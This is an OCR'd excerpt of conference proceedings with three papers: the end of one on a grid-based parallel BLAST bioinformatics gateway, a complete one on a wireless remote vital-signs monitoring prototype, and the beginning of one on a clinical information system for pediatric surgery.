


Figure 4. Porting steps of the application

Parallel job submission into the DCI environment needs to have parameter assignment of the generated parameters. gUSE's PS workflow components were used to create a DCI-aware parallel BLAST application and realize a complex DCI workflow as a proof of concept. Later on the web-based DCI user interface was created using the Application Specific Module (ASM) of gUSE. On this web GUI, end-users can configure the input parameter like the "e" value or the number of MPI tasks and they can submit the alignment into the DCI environment with arbitrary large parameter fields.

During the development of the workflow structure, we have aimed to construct a workflow that will be able to handle the main properties of the parallel BLAST application. To exploit the mechanism of Parameter Study used by gUSE the workflow has developed as a Parameter Study workflow with usage of autogenerator port (second small box around left top box in Fig 5.) and collector job (right bottom box in Fig. 5). The preprocessor job generates a set of input files from some pre-adjusted parameter. Then the second job (middle box in Fig. 5) will be executed as many times as the input files specify.

The last job of the workflow is a Collector which is used to collect several files and then process them as a single input. Collectors force delayed job execution until the last file of the input file set to be collected has arrived to the Collector job. The workflow engine computes the expected number of input files at run time. When all the expected inputs arrived to the Collector it starts to process all the incoming inputs files as a single input set. Finally output files will be generated, and will be stored on a Storage Element of the DCI shown as little box around the Collector in Fig 5.




Figure 5. Internal architecture of the generic blast workflow

Due to the strict HPC security constraints, end users should posses valid certificate to utilize the HP-SEE Bioinformatics eScience Gateway. Users can utilize seamlessly the developed workflows on ARC based infrastructure (like the NIIF's Hungarian supercomputing infrastructure) or on gLite/EMI based infrastructure (Service Grids like SEE-GRID-SCI [10], or SHIWA[11]). After login, the users should create their own workflow based application instances, which are derived from pre-developed and well-tested workflows.

V. CONLUSION

In this paper we have described the HP-SEE Bioinformatics eScience Gateway, which operated by Obuda University. The web based portal gives HPC support and increased parallel processing power trough the HP-SEE supercomputing infrastructure to align short biological sequences. For the researchers the eScience Gateway provides high throughput sequence alignment service with parallel BLAST and BWA algorithms, however because the solution is easily extendable we are planning to include other ported alignment algorithms as well. Our project work addressed all issues how to port existing environments (such as bioperl, blast, bwa) to the HP-SEE infrastructure, howto build up effective workflows with gUSE -a stand-alone DCI focused application development environment- and howto create the GUI interface for the researchers using ASM in a seamless way. On the client side the web browser provides for eScience gateway users and workflow developers a native application programming interface to launch time-consuming tasks transparently on the available HPC resources. To demonstrate and test our solution we have used successfully the created workflow based HPC application to do short sequence alignments for tiRNA searches against large human datasets on HP-SEE infrastructure. According to our performance tests using 96 CPUs in HP-SEE's supercomputing infrastructure, thus even with moderate large datasets end users were able to achieve significant speedup in parallel alignment with DCI-enabled version comparing to single multi-core computers. The developed workflow based Bioinformatics eScience gateway is generic enough to host seamlessly later on more processing algorithms

helping to solve large scale alignment problems for HP-SEE's Life Science community.

VI. ACKNOWLEDGMENTS

The authors would like to thank three projects supported by the European Commission's 7th Framework Programme for their financial support. This work was supported by the EGI –InSPIRE (Integrated Sustainable Pan-European Infrastructure for Researchers in Europe, under contract number: RI-261323), by the SHIWA (SHaring Interoperable Workflows for large-scale scientific simulations on Available DCIs, under contract number 261585) and by the HP-SEE (High-Performance Computing Infrastructure for South East Europe's Research Communities, under contract no. RI-261499) projects.

REFERENCES

[1] S. Gesing, R. Grunzke, A. Balasko, G. Birkenheuer, D. Blunk, S. Breuers, A. Brinkmann,G. Fels, S. Herres-Pawlis, P. Kacsuk, M. Kozlovszky, J. Krüger, L. Packschies, P. Schaefer, B. Schuller, J. Schuster, T. Steinke, A. Szikszay Fabri, M. Wewior, R. Müller-Pfefferkorn, and O. Kohlbacher. Granular security for a science gateway in structural bioinformatics. In Proc. IWSG-Life 2011, 2011.

[2] [MOS2] S. Gesing, J. van Hemert, P. Kacsuk, and O. Kohlbacher. Special issue: Portals for life sciences|providing intuitive access to bioinformatic tools. Concurrency and Computation:Practice and Experience, 23(3):223{234, 2011.

[3] Aloisio, G.; Cafaro, M.; Fiore, S.; Mirto, M.; , "ProGenGrid: a workflow service infrastructure for composing and executing bioinformatics grid services," Computer-Based Medical Systems, 2005. Proceedings. 18th IEEE Symposium on , vol., no., pp. 555-560, 23-24 June 2005;doi: 10.1109/CBMS.2005.90

[4] Kacsuk, P. Karoczkai, K. Hermann, G. Sipos, G. Kovacs, J.; WS-PGRADE: Supporting parameter sweep applications in workflows. In: Proc. of 3rd Workshop on Workflows in Support of Large-Scale Science, In conjunction with SC 2008, Austin, TX, USA, 17 Nov. 2008, pp.1 – 10, ISBN: 978-1-4244-2827-4

[5] Accessible online at: http://www.lpds.sztaki.hu/gasuc/

[6] Accessible online : http://www.hp-see.eu/

[7] HP-SEE core presentation, http://www.hp-see.eu/files/HPSEE-WP1-GR-027-CorePresentation-a-2010-11-22.pdf

[8] Á. Balaskó, M. Kozlovszky,A. Schnautigel,K. Karóczkai, ,I. Márton,T. Strodl,P. Kacsuk; Converting P-GRADE grid portal into e-science gateways, Proceedings of International workshop on science gateways. IWSG 2010. Catania, 2010. pp.:1-6

[9] P. Kacsuk, Z. Farkas, G. Sipos, G. Hermann, T. Kiss: Supporting Workflow-level PS Applications by the P-GRADE Grid portal, Towards Next Generation Grids Proceedings of the CoreGRID Symposium 2007

[10] Accessible online at: http: //www.see-grid-sci.eu

[11] Accessible online at: http://www.shiwa-workflow.eu

Remote Monitoring of Vital Functions - Proof-of-concept System

A. Rashkovska, I. Tomašić, K. Bregar and R. Trobec
Jožef Stefan Institute, Department of Communication Systems, Ljubljana, Slovenia
Aleksandra.Rashkovska@ijs.si, Ivan.Tomasic@ijs.si, Klemen.Bregar@gmail.com, Roman.Trobec@ijs.si

Abstract - Modern information communication technologies (ICT) acting as a support to the medical activities is one of the possibilities to increase the efficacy of the health care system and to decrease its costs. We developed a proof-of-concept system, which uses modern, moderately-priced and user-friendly technology solutions, e.g. wireless body sensors for data acquisition, advanced algorithms for local analysis of data, widely available personal terminals for visualization of measurements, and the existing communication infrastructure for data transfer, either to medical experts or to a personal database. We pay a special attention to the fusion of different body sensors in order to keep their number at minimum. On the other hand, we want to improve reliability of the system with the introduction of a simple video sensor in order to prevent the rising of false alarms. We show that such a system can achieve a reliability needed for commercial implementation in applications offering services that can contribute significantly to an improved quality and efficiency of the medical care.

I. INTRODUCTION

The introduction of modern information communication technologies (ICT), as support to medical activities, is one of the possibilities to increase the efficacy of the health care system and to decrease its costs. This basic premise is included in all strategic plans of the EU and the rest of the world. Numerous studies have confirmed the benefit of the development of Telemedicine/Telecare systems [1, 2]. We are proposing a proof-of-concept system, which uses modern, moderately-priced and user-friendly technology solutions.

The health of hospitalized patients is regularly assessed by periodic measurements of indicators of vital functions, like respiratory rate (RR), heart rate (HR), blood pressure (BP) and body temperature (TT). With close monitoring of these patient parameters and according to dynamic changes, necessary medical assistance can be provided. The indicators of vital functions in the non-intensive wards are normally measured by nurses several times a day and then manually entered in the patient's charts. In case of clinical deterioration, additional treatment measures are needed, the effects of which are also assessed with the monitoring of indicators of vital functions. If the patient's condition deteriorates and continuous monitoring is needed, the patient is transferred to the intensive care unit. However, the intensive care unit has a limited number of beds. If the patient's condition deteriorates between the periodical measurements performed by nurses, the consequences for the patient could be fatal.

In addition to the issue of intermittent monitoring of vital functions in non-intensive wards, there are other weaknesses in the current health care system. The interpretation of the patient's condition and the consequent measures taken depend on the personnel, who could be, in certain conditions, overwhelmed with work or busy with other patients. The measured indicators can also be inaccurate, sometimes being biased by the presence or inexperience of the medical personnel and therefore unreliable. The subsequent interpretation of the documented measurements can be difficult because they are based on insufficient or unreliable data.

The proposed system for remote monitoring of vital functions establishes a virtual state of semi-intensive care unit, which significantly improves the quality of hospital care. Patients are fitted with body sensors for vital functions. The sensors communicate with the personal terminals (size of a mobile phone) via wired or wireless connections. The measurements are stored in the personal terminal for monitoring and later processing with automated procedures based on the comparison with threshold values, predetermined rules and automatic learning. The data are sent to a computer server, which maintains a database and is responsible for the presentation, alerts and necessary actions.

II. SYSTEM ARCHITECTURE

The scheme of the proposed system for remote monitoring of vital functions is shown in Fig. 1.

The design of the system takes into account the existing technical standards, allowing easy connection of various body sensors and their immediate replacement if an improved version becomes available. The system allows the connection of new sensors, which could help improve the monitoring of the patient's condition, for example, sensors for remote monitoring of respiratory acoustic phenomena (cough, obstruction), or video sensors for the analysis of live video (with the consent of the patient). Some of the measurements are feasible with our custom sensors [3]; for others, like blood pressure measurements, new unobtrusive and non-invasive body sensors are to be developed; remaining measurements are realized by inexpensive commercially available sensors.

For the transmission of measurements we use standard technologies (Ethernet, Bluetooth, Wi-Fi, etc.) and the Internet, which offers an inexpensive implementation, as well as wide availability. The information is available on

The authors acknowledge the financial support from the state budget by the Slovenian Research Agency under Grant P2-0095.

site and controlled/monitored by the staff on call, which enables immediate detection of deterioration in the patient's state and prompt actions.

Based on the graphic presentation of a critical vital parameter and its recent changes, it is possible to evaluate the effectiveness of a treatment and to foresee a possible deterioration. An alarm will alert the possibility of deterioration before the vital parameter reaches the critical value. Based on the simultaneous evaluation of multiple variables, the program will provide the threat level and its trend (MEWS) [4]. The analysis of vital functions in a longer time period allows for the implementation of the cognitive methods, for example, analysis of a cardiogram over longer time period contributes to the personalized patient's threat level [5, 6].

III. IMPLEMENTATION CONCEPTS

The implementation of the proposed system significantly increases the research potential of medical institutions. The system provides documented measurements and events obtained in an objective manner during different stages of the well-being of patients or other users (elderly, athletes, etc.). The system could be upgraded with new medical research methods. Following are related research activities and findings that contribute in the system implementation.

A. Development and implementation of a system for sound diagnosis of pneumonia

In clinical medicine, the gold standard for diagnosis of pneumonia is the X-ray imaging; nevertheless, in a clinical examination, pneumonia is diagnosed only in a small proportion of ill children. Computer analysis of the sounds in adult patients with pneumonia has been proved to confirm the diagnosis [7]; however, the method uses sixteen microphones, which is not suitable for clinical use. The proposed system enables development of convenient and computerized systems, designed by a smaller number of microphones, which spare the patients from the X-ray radiation.

B. Development of multifunctional body sensors

Body sensors should be non-disruptive to users; therefore, we consider small and multifunctional wireless sensors. We have already prototyped a differential wireless bio-electrode (WBE) for measuring ECG [8]. Other features can be also added to this electrode: EEG, vascular pressure, skin resistance and respiratory rate measurements. Such an electrode will represent an important worldwide technological breakthrough. An example of the prototype multisensory electrode is shown




Figure 1. Conceptual scheme of the system for remote monitoring of vital functions

in Fig. 2a. On the measured raw ECG signal (Fig. 2b), a respiration signal as an envelope of the R-peaks is clearly visible.


Furthermore, a new prototyped muscle contraction (MC) sensor [9] is considered for integration into the system. The sensor is relatively small and light. It is based on a novel principle for measuring muscle tension during muscle contractions and provides important data about patient's muscular activities. Additionally, we consider the option to use the MC sensor for detection of the tactile pulse. The sensor could be also adopted for measurement of changes in the blood pressure. An example of the prototype MC sensor and a preliminary measurement of the tactile pulse are shown in Fig. 3a and Fig. 3b, respectively.

C. *Long-term monitoring of ECG records*


One of the advantages of the proposed system is the ability for continuous monitoring of ECG. In a recently published study on children with RSV bronchitis, the presence of abnormal heart rhythm was also found [6]. Long-term monitoring of ECG is an important source of data for confirming the correlation of the two diseases, which is not known so far.

D. *Synthesised 12-channel ECG*

The 12-lead electrocardiogram (ECG) is the gold standard in cardiology and lies at the center of the decision pathway for the evaluation and management of patients. However, the conventional 12-lead ECG is obtained from ten electrodes connected with wires to a data collecting device. Its application therefore imposes obtrusion and has negative effects on patient comfort. Moreover, due to the fact that the standard positions of the precordial electrodes are often difficult to locate accurately, particularly in women and children, the application of the conventional 12-lead ECG device can be impractical.




(a)




(b)

Figure 2. (a) A prototype of the WBE with two self-adhesive disposable electrodes, a lithium coin battery and a ceramic chip antenna. (b) An example of an ECG recorded wirelessly – raw signal.



(a)



(b)

Figure 3. (a) A prototype of the muscle contraction (MC) sensor. (b) An example of measured tactile pulse.

The WBE provides an alternative that resolves the standard 12-lead ECG devices imperfections. It enables minimal use of wires on the body and consequently maximal wearing comfort. The WBE enables the measurement and transmission of only local potential differences, i.e. bipolar measurements, from two closely placed skin electrodes. The measurements from few WBEs thus form a lead system that can potentially be used for reconstruction of the 12-lead ECG.

The fact that almost all electrocardiographic knowledge is accumulated in the 12-lead ECG imposes a need for the synthesis of the 12-lead ECG from the lead system of WBEs. In previous work [3] we have shown how to perform personalized synthesis for each patient. The positions of three wireless electrodes may be chosen by respecting signal/noise ratio [10] or by efficient personalized algorithm [3] developed for that purpose.

The algorithm for determining personalized positions of the WBEs, together with the algorithm for the synthesis, produces the 12-lead ECG that contains the same diagnostic information as the one obtained by a conventional device. The synthesized 12-lead ECG, compared to the 12-lead ECG obtained by a conventional device, is presented on Fig. 4. The synthesized 12-lead ECG is shown in red and the measured 12-lead ECG is shown in blue. The figure represents a case with no significant difference between the two ECGs.

The synthesis of the 12-lead ECG can be done on personal terminals, immediately after receiving the measurements from the WBEs, or later on the computer server.




Figure 4. 12-lead ECG obtained by a conventional device (blue) compared to synthesized 12-lead ECG (red)

E. ECG-Derived Respiration

The ECG-Derived Respiration (EDR) techniques, that are relevant to our work, are based on the observation that the positions of ECG electrodes on the chest surface move relative to the heart. Additionally, the transthoracic impedance varies, as the lungs fill and empty. A single-lead wireless approach, based on the EDR algorithm that measures the beat-to-beat amplitude variation of the QRS complex was published in [11] for infant hearts with no detailed clinical evaluation. There are several later studies of the EDR algorithms based on the amplitude variations of ECG waves [12] that are associated with the respiratory-induced variation in the thoracic impedance and in the relative position of ECG electrodes and heart. In study [13] a quantitative comparison of EDR monitoring techniques based on direct measurement of the modulation components versus techniques based on calculation of the mean electrical axis variation was carried out. Authors concluded that single lead respiration rate estimates are more robust than the methods based on the mean electrical axis.

We confirm with the analysis of clinical mutichannel ECG measurements, which include also reference thermistor based respiration signals, that the proposed approach is a viable option for the monitoring of the respiration frequency and for the rough classification of the breathing types. The obtained results are evaluated on a wireless prototype of respiration body sensor from Fig. 2. We indicate the best positions for the respiration body sensor and prove that a single sensor of body surface potentials difference on proximal skin electrodes can be used for combined measurements of respiratory and cardiac activities.

F. Visual sensors

One of the most critical problems that influence a sustainable use of monitoring systems is issuing false alarms. The personnel that assists and manages a monitoring system cannot tolerate false alarms above some minimal limit. We pay special attention to overcome this problem with multilevel alarms based on data from more than a single sensor. To improve the quality of patients' status interpretation, we introduce visual sensors consisting of simple and low cost video detectors [14]. Visual sensors will not allow interference with personal intimacy. The video detectors cover just a near area of the patient's bed and, after a simple local video processing, detect and store patients' motion, movement and position. Based on these additional data, an improved reliability of raised alarms can be obtained.

G. Development of platforms for transmission, representation and collection of data

The transmission of data from the sensors, and later its representation, are planned on two levels: to the patient itself and to the medical personal.

First, we have wireless transmission of the measured data from the sensors to personal terminals, like Smartphones or other portable smart devices. Custom made applications provide the opportunity for suitable representation of the transmitted data and the possibility for the patient to monitor its vital functions. We have already developed an application that provides a comfortable option for telemonitoring of the heart activity. We use the prototyped wireless bipolar body electrode [8] to record ECG wirelessly, coupled with the advantages of existing portable smart devices to display the real-time data from the electrode [15]. Local processing of the measured data and alarm triggering can be done already on the portable device. For example, the reconstruction of

the standard 12-lead ECG from three wireless bipolar body electrodes can be additionally preformed already on the Smartphone and the reconstructed signal appropriately displayed.

Second, a SOAP (Simple Object Access Protocol) client on the portable platform transfers relevant data (for example, ECG data when an alarm has been triggered) to a computer server. The transferred data on the server is appropriately visualized to the medical personal for diagnostic purposes, and also is collected in a database for further analysis.

The wireless technology considered for transmission of measured data from the sensors to personal terminals is the newest version of Bluetooth technology – low energy Bluetooth 4.0. It enables direct communication between WBEs, and newest Smart phones and devices with incorporated Bluetooth Smart technology.

Bluetooth low energy protocol is low-cost wireless solution designed to meet special requirements for long-term operation in devices with limited energy capacity (e.g. coin-cell battery). Its ultra-low peak, average and idle mode power consumption and enhanced working range enables the WBEs to operate on a single coin-cell battery for several days while transmitting live stream of raw ECG data. Based on our preliminary measurements, we conclude that the low power Bluetooth 4.0 enables 4 days of external power supply independency for a WBE with a small coin battery. The maximal bit-rate of the data payload is 1 Mb/s, which is sufficient also for high resolution short-term measurements.

IV. CONLUSION

We have designed a pilot system for continuous monitoring of patients at risk and thus contribute to the significantly elevated quality of health care and patient safety. Widespread, accessible, and tested ICT solutions from the field of measuring sensor systems, mobile communications and network services, are incorporated into the system. Medical expertise are also included through the software for analysis of measurements, as well as the triggering of alerts and alarms for urgent action. The responses of medical personnel to clinical deterioration in patients will be faster; therefore the patients will experience fewer complications in case of sudden deterioration of their health. The work of medical personnel will be less stressful and more efficient.

The applicability of the proposed system is not limited only to hospitals and health care centers, where the added benefit of the system will enable "doctor-to-doctor" and "patient-to-doctor" communication. The system can be also installed in nursing and patients' homes, e.g. for early postoperative care. The patient-friendly approach will contribute to easier diagnostics and reduction of healthcare costs.

The proposed system for remote monitoring of vital functions acts as a test ground for medical staff and a basis for the future Telemedicine/Telecare services. Improved and clinically evaluated system will be an interesting product for the international markets, and opportunity for R&D companies.

ACKNOWLEDGMENT

The authors are grateful to academician prof. dr. Franc Strle MD, Marko Pokorn MD, and Tomaž Jurca MD, all from the University Medical Centre Ljubljana, and prof. dr. Uroš Stanič, BRIS, for their cooperation and ideas that are partially incorporated in this paper.

REFERENCES

[1] A.G. Ekeland, A. Bowes and S. Flottorp, "Effectiveness of telemedicine: A systematic review of reviews", Int. J. Med. Inform. 79, 736-771, 2010.

[2] W. Chaboyer, L. Thalib, M. Foster, C. Ball and B. Richards, "Predictors of Adverse Events in Patients After Discharge From the Intensive Care Unit", Am. J. Crit. Care, vol. 17, 255-263, 2008.

[3] R. Trobec and I. Tomašić, "Synthesis of the 12-lead electrocardiogram from differential leads", IEEE Trans. Inf. Technol. Biomed. 15, 615-621, 2011.

[4] C.P. Subbe, M. Kruger, P. Rutherford and L. Gemmel, "Validation of a modified Early Warning Score in medical admissions", Q. J. Med. 94, 521-526, 2001.

[5] R.Miller, "Rise of the machines: Computers construct new, better biomarkers", theheart.org [Clinical Conditions > Imaging > Imaging], October 5, 2011. Accessed at http://www.theheart.org/article/1290375.do on February 3, 2012.

[6] S. Esposito et al., "Altered cardiac rhythm in infants with bronchiolitis and respiratory syncytial virus infection", BMC Infect. Dis. 10, 305, 2010.

[7] R.L. Murphy, "Automated Lung Sound Analysis in Patients With Pneumonia", Respir. Care 49, 1490-1497, 2004.

[8] R. Trobec, M. Depolli and V. Avbelj, "Wireless network of bipolar body electrodes," Proceedings of the 7th International Conference on Wireless On-demand Network Systems and Services, WONS 2010, 145–149.

[9] S. Đorđević, S. Stančin, A. Meglič, V. Milutinović and S. Tomažič, "MC Sensor - A Novel Method for Measurement of Muscle Tension", Sensors 11, 9411-9425, 2011.

[10] I. Tomašič, R. Trobec and V. Avbelj, "Multivariate linear regression based synthesis of 12-lead ECG from three bipolar leads", Proceeding of the 3th International Conference on Health Informatics, HealthInf 2010, Valencia, Spain, January 2010, 216–221.

[11] Dobrev D.; Daskalov I. Two-electrode telemetric instrument for infant heart rate and apnea monitoring. Med Eng Phys 1998, 20, 729–734.

[12] Raymond B.; Cayton R.M.; Bates R.A.; Chappell M. Screening for obstructive sleep apnoea based on the electrocardiogram—The computers in cardiology challenge. Comput Cardiol 27, 267–270, 2000.

[13] O'Brien C.; Heneghan C. Comparison of algorithms for estimation of respiratory signal from the surface electrocardiogram. Comput Biol Med 37, 305–314, 2007.

[14] B. Murovec, J. Perš, V. Sulić, R. Mandeljc and S. Kovačič, "Computer-Vision-Centric Design of a Visual Sensor Network Node", Proceedings of the 17th Computer Vision Winter Workshop, Mala Nedelja, Slovenia, Februar 2012.

[15] A. Rashkovska, I. Tomašić and R. Trobec, "A telemedicine application: ECG data from wireless body sensors on a smartphone", Proceedings of MEET & GVS on the 34th International Convention MIPRO 2011, Opatija, Croatia, May 2011, vol. 1, 293-296.

A Distributed Clinical Information System for Pediatric Surgery – Basics and Specifics

D.L. Petrova*, Gr. Spasov * and P. Stefanova-Peeva**
* Technical University of Sofia, Plovdiv Branch, Department Computer Systems and Technologies, Plovdiv, Bulgaria
** Medical University of Plovdiv / Department Pediatric Surgery, Plovdiv, Bulgaria
dpetrova@tu-plovdiv.bg, gvs@tu-plovidiv.bg, pepi_stef@hotmail.com

Abstract - The basic concepts and specific requirements for design of a distributed clinical information system for pediatric surgery are presented in this paper. The system is based on the Service Oriented Architecture, which ensures its interoperability. Web service adapters are proposed as a means to provide integration of the system with other existing e-health systems. The specific health information (investigations, treatments, diagnoses, etc.) for the patients of a pediatric surgery department is organized and stored in electronic health records. The main part of this information, concerning the undertaken surgical interventions and the treatment's results, is submitted as free text. The system described in the paper is designed to provide support for the physicians and PhD students in the department conducting scientific research in the area by allowing extended, different criteria searches and analysis of stored information for pediatric surgery cases.

I. INTRODUCTION

A Clinical Information System (CIS) is a computer based system that is designed for collecting, storing, manipulating and making available clinical information important to delivery of patient care [1]. CIS constitutes separate information system in clinics and hospital departments and can provide some of the following functions [2]:

- Collection and storage of patients' status and treatment data, organizing them in Electronic Patient Records (EPR) or Electronic Health Records (EHR); management and synchronization of health data exchange with other existing e-health systems such as Hospital Information Systems (HIS), if necessary;

- Management and organization of the activities of the clinic or hospital department which can be cardiology, internal medicine, pediatric surgery, etc;

- Support of training and scientific research in the area, extraction and analysis of stored information, preparation of reports.

The use of a CIS for storing, organizing and manipulating the information flow in a clinics or hospital department allows easy access to patient data. The information is structured and well organized, which makes it easier to maintain and quicker to search through, compared with such manipulations on paper records.

Electronic health record (EHR) is a concept, which defines the way to organize electronic health information about a patient. It is a digital record that is theoretically capable of being shared across different e-healthcare systems. EHR may include a wide range of data, which can vary according the specific area of its application.

The required functionality of a particular clinical information system and its specific area of application have to be considered, when a design of the system is proposed. The designing process also depends on the current status of e-health at national level in the country, where the system will be used. Basic concepts, which are applied to satisfy the data, functional and national requirements of building a clinical information system for pediatric surgery, are presented in the paper. The Service Oriented Architecture (SOA) is chosen to ensure the interoperability of designed system. Web service adapters are proposed as a means to provide its integration with other existing e-health systems. The specific health information (investigations, treatments, diagnoses, etc.) for the patients of the department is organized and stored in electronic health records. The system described in the paper is designed to provide support for the authorized physicians and PhD students conducting scientific research in the area by allowing extended, different criteria searches and analysis of stored information for pediatric surgery cases.

II. RELATED WORK

A large number of researches in the area of E-Health are dedicated to design and development of e-healthcare systems and networks. The challenges of designing suitable architecture for such an information system with key issues flexibility, adaptability, robustness, integration of existing systems and standards, semantic compatibility, security and process orientation are discussed in [3].

Many of the proposed solutions for e-healthcare systems [4, 5, 6, 7 and 8] are based on the Service Oriented Architecture. SOA offers the potential to achieve efficiency in application development, integration of third-party applications and greater agility by minimizing the need for extensive application replacement when seeking standardization or incorporating new technology [9]. This approach is preferred for systems, which provide diverse functionalities in e-healthcare and

can also be applied in telemedicine [4, 5] or as decision-support systems and networks [6, 7].

